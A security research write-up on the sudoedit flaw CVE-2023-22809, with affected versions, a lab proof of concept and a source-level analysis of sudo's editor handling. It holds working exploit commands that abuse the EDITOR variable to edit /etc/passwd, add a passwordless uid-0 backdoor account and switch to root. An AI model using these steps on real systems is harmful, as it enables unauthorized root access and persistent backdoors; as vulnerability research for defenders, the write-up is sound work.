Research & Technique

Random file write vulnerability exploiting sudoedit (CVE-2023-22809)

■ Outline of the vulnerability

In January 2023, a vulnerability that can edit random files was found in the program sudo[1], which can execute commands with the privilege of a specific user.

CVE-2023-22809 occurs in the sudoedit command, which is in charge of editing the contents of a file, among sudo commands. Users can use the sudoedit command to open the desired editor with administrator privilege and edit the document contents allowed by the administrator. At this time, vulnerability occurs because all text messages after the "--" factor are treated as files to be edited due to insufficient verification in the way the factor of the user environment variable is handled. If this vulnerability is exploited, internal malicious users can change system configuration files by editing arbitrary files as well as files that are allowed to be edited, or be elevated to the root privilege.

If the vulnerability occurs in a server that operates solutions such as NAC[2] or DRM[3], the core solutions can be incapacitated through the change in the setting file. So security personnel need to pay special attention.

■ Affected software version

The following software is vulnerable to CVE-2023-22809.

S/W	Vulnerable version
sudo	1.8.0~1.9.12p

※ sudo versions prior to 1.8.0 are not affected as they handle factors differently

1 sudo (su "do") is a program that allows a system administrator to delegate privileges so that a specific user can execute commands with the privileges of other users. It is used in servers with multiple users due to the security advantage of not having to share the password of the root account and the convenience of easy policy modification through plugin sudoers.
2 NAC (Network Access Control, network access control) is a network security service that collects, identifies, authenticates, and controls terminal information of various devices accessing the corporate network.
3 DRM (Digital Rights Management) is a service that restricts unauthorized access and illegal copying to prevent leakage of digital information assets of companies.

■ Attack scenario

The attack scenario using CVE-2023-22809 is as follows:



infosec
Detecting a vulnerable server and stealing accounts
CVE-2023-22809
Creating a backdoor and seizing control
Acquiring important information
TOP SECRET
Attacker
Vulnerable server

Figure 1. Attack scenario

① The attacker searches for vulnerable servers and steals accounts registered in sudoers.
② The attacker creates a backdoor by editing a random file (/etc/passwd) other than the allowed file by using the CVE-2023-22809 vulnerability.
③ The attacker seizes PC control through the backdoor.
④ The attacker can continuously acquire the user's important information.

■ Test environment configuration information

Building a test environment and look at the operation process of CVE-2023-22809

Name	Information
Victim	Ubuntu 20.04.5 LTS Sudo version 1.8.31 Sudoers policy plugin version 1.8.31 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.31

※ The sudo 1.8.31 version is the default built-in version of Ubuntu 20.04.5 LTS.

■ Vulnerability test


Step 1. Server policy information

The directory and file privileges set for the test are as follows. Users belonging to the eqstlab group cannot change the Insight file because they do not have the root privilege.

Name	Information
rootDir	A read-only directory owned by root
Insight	A file that only the root user can read/write/execute

Table 1. RootDir directory and Insight file privilege


The result of checking the file through ls –al is as follows:



```
root@ubuntu:/home/ubuntu# ls -al /var/tmp | grep rootDir
dr--------  2 root root 4096 Feb 27 21:14 rootDir
root@ubuntu:/home/ubuntu# ls -al /var/tmp/rootDir/ | grep Insight
-rwx------  1 root root   24 Feb 27 01:42 Insight
```

Figure 2. Checking the file


The information of eqstlab_user belonging to the eqstlab group is as follows:



```
$ id
uid=1001(eqstlab_user) gid=1001(eqstlab) groups=1001(eqstlab)
$
```

Figure 3. eqstlab_user information

The server administrator configures eqstlab_user, a user in the eqstlab group, so that it can edit the Insight file through the sudoedit command. The contents of the /etc/sudoers file containing setting values are as follows:



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
%eqstlab ALL=(ALL:ALL) sudoedit /var/tmp/rootDir/Insight
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Figure 4. /etc/sudoers setting file


Step 2. PoC test

※ As sudoedit's vulnerability is utilized during an attack, an Insight file that can be edited with sudoedit is required, and it is possible to use this to edit an inaccessible file.

Step 1) Check that eqstlab_useruser can edit the Insight file allowed by the server administrator through the sudoedit command.

Command	$ sudoedit /var/tmp/rootDir/Insight

sudo -e: As an option for editing in the sudo program, it means edit and has the same function as sudoedit.



```
$ whoami
eqstlab_user
$ sudoedit /var/tmp/rootDir/Insight
[sudo] password for eqstlab_user:
```


```
  GNU nano 4.8            /var/tmp/Insight.XXjw8vef                 Modified
EQSTLab_management_file




^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Figure 5. Using sudoedit to check if it is possible to modify the Insight file

Step 2) Use sudoedit to try modifying the /etc/passwd file without the modification privilege.




```
$ whoami
eqstlab_user
$ sudoedit /etc/passwd
Sorry, user eqstlab_user is not allowed to execute 'sudoedit /etc/passwd' as
root on ubuntu.
$
```

Figure 6. Failure to modify the /etc/passwd file due to insufficient privilege

Step 3) Create an EQSTLabBackdoor backdoor account with uid=0 (root privilege) after modifying the unmodifiable /etc/passwd file by using the vulnerability that allows random file modification by inserting "−−".

Command	$ EDITOR='editor -- **[random file]**' sudoedit **[allowed file]** $ **EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight** Enter EQSTLabBackdoor::0:0:/root:/bin/sh in the /etc/passwd file after executing the editor. [account name]:[password]:[uid][guid]:[home directory]:[shell address]



Random file
Insight file allowed to be modified
1
Edit the /etc/passwd file
2
Add the EQSTLabBackdoor account

```
$ EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
3 files to edit
sudoedit: -- unchanged
sudoedit: /var/tmp/rootDir/Insight unchanged
$ 
```

```
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eqstlab_user:x:1001:1001::/home/eqst
EQSTLabBackdoor::0:0:/root:/bin/sh
"/var/tmp/passwd.XXK1105W" 49L, 2890C written
E173: 2 more files to edit
Press ENTER or type command to continue
```

Figure 7. Adding the EQSTLabBackdoor account with the root privilege by modifying the /etc/passwd file

Step 4) Check account creation and use su to elevate privilege.



```
$ whoami
eqstlab_user
$ tail -3 /etc/passwd
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eqstlab_user:x:1001:1001::/home/eqstlab:/bin/sh
EQSTLabBackdoor::0:0:/root:/bin/sh
$ su EQSTLabBackdoor
# whoami
root
```

Figure 8. Checking account creation

■ Detailed analysis of the vulnerability

Step 1) Outline of the vulnerability

The system administrator utilizes the sudoers plugin as a security policy for the sudo program. sudoers can limit the use of commands to users allowed in the /etc/sudoers file.

The /etc/sudoers file consists of 5 fields, and the description of each field is as follows:

Description of sudoers fields	**Field No. 1**	**User (group) name**	Set the account or group name to give the command execution privilege. - If it is given to all, use ALL.
	Field No. 2	**Host**	The target server or IP to execute the command - If it is given to all, use ALL.
	Field No. 3	**Privilege of the exec account**	When the command is executed, it is executed with the privilege of the specified account. - If it is omitted, the command will be executed with the root privilege.
	Field No. 4	**Whether a password is set [omissible]**	If the NOPASSWD option is set, when the command is executed, the account password can be omitted.
	Field No. 5	**Command**	The command and path that will be allowed to be executed - If all commands are allowed, use ALL.

Table 2. Description of sudoers fields


The following is an example of setting a sudoers field. The setting value below allows all members of the eqstlab group on all hosts to edit the Insight file using sudoedit with the privilege of the file owner.

User (group) name **Host execution privilege account** **Command and path**

%eqstlab ALL=(ALL:ALL) sudoedit/var/tmp/rootDir/Insight

Figure 9. An example of the /etc/sudoers file

sudoedit provides a function that allows the user to select the desired editor (ex. nano, vim, etc.) using environment variables such as SUDO_EDITOR, VISUAL, and EDITOR. The following is an example of a command to edit a file with the vim editor by calling EDITOR among user environment variables.



```
$ EDITOR=vim sudoedit /var/tmp/rootDir/Insight
[sudo] password for eqstlab_user:
sudoedit: /var/tmp/rootDir/Insight unchanged
```

Figure 10. An example of using an environment variable that uses the editor

When the sudoedit command is executed using the environment variable that selects the editor, the system recognizes it as a file by adding "--" in front of the received file path. To exploit this, the attacker transmits the factor of the file to be edited in the form of [-- filename]. Since there is no special character filtering and syntax check logic, the system recognizes the file entered by the attacker as a modification target, and a vulnerability arises, i.e. the file can be edited with the administrator privilege.

```
EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
```

Step 2) Detailed analysis

When sudoedit is executed through the environment variable setting, the command is processed according to the following flow:




infosec
EDITOR=vim sudoedit /var/tmp/rootDir/Insight
sudoers
editor
sudo_edit
sudoers_policy_main()
sudoers_lookup()
find_editor()
After selecting the vim editor, deliver the factor to process the command.
find_editor()
resolve_editor()
Add "—" to the delivered factor.
sudo_edit
The character string after – is recognized as a target to be edited.

Figure 11. The flow chart when executing the sudoedit command is executed through the environment variable

sudoedit calls the sudouers_policy_main function where policy with a policy defined in plugin sudoers that manages policies, and then calls the sudoers_lookup function for policy inquiry and validation. At this time, if the user has set a specific editor through an environment variable as an input, call the find_editor function to call the editor after validation.




```c
int
sudoers_policy_main(int argc, char * const argv[], int pwflag, char *env_add[],
    bool verbose, void *closure)
{
    // ...
    validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
    pwflag);
    // ...

    if (ISSET(sudo_mode, MODE_EDIT)) {
    //...
    free(safe_cmnd);
    safe_cmnd = find_editor(NewArgc - 1, NewArgv + 1, &edit_argc,
        &edit_argv, NULL, &env_editor, false);
```

Figure 12. The code for calling find_editor

The find_editor function executes the resolve_editor function to interpret the command when the environment variables SUDO_EDITOR, VISUAL, and EDITOR are found in the user's input.




```c
find_editor(int nfiles, char **files, int *argc_out, char ***argv_out,
    char * const *whitelist, const char **env_editor, bool env_error)
{
    //...
    *env_editor = NULL;
    ev[0] = "SUDO_EDITOR";
    ev[1] = "VISUAL";
    ev[2] = "EDITOR";
    for (i = 0; i < nitems(ev); i++) {
    char *editor = getenv(ev[i]);

    if (editor != NULL && *editor != '\0') {
        *env_editor = editor;
        editor_path = resolve_editor(editor, strlen(editor),
        nfiles, files, argc_out, argv_out, whitelist);
    }
```

Figure 13. The code for calling the editor selection and command delivery function

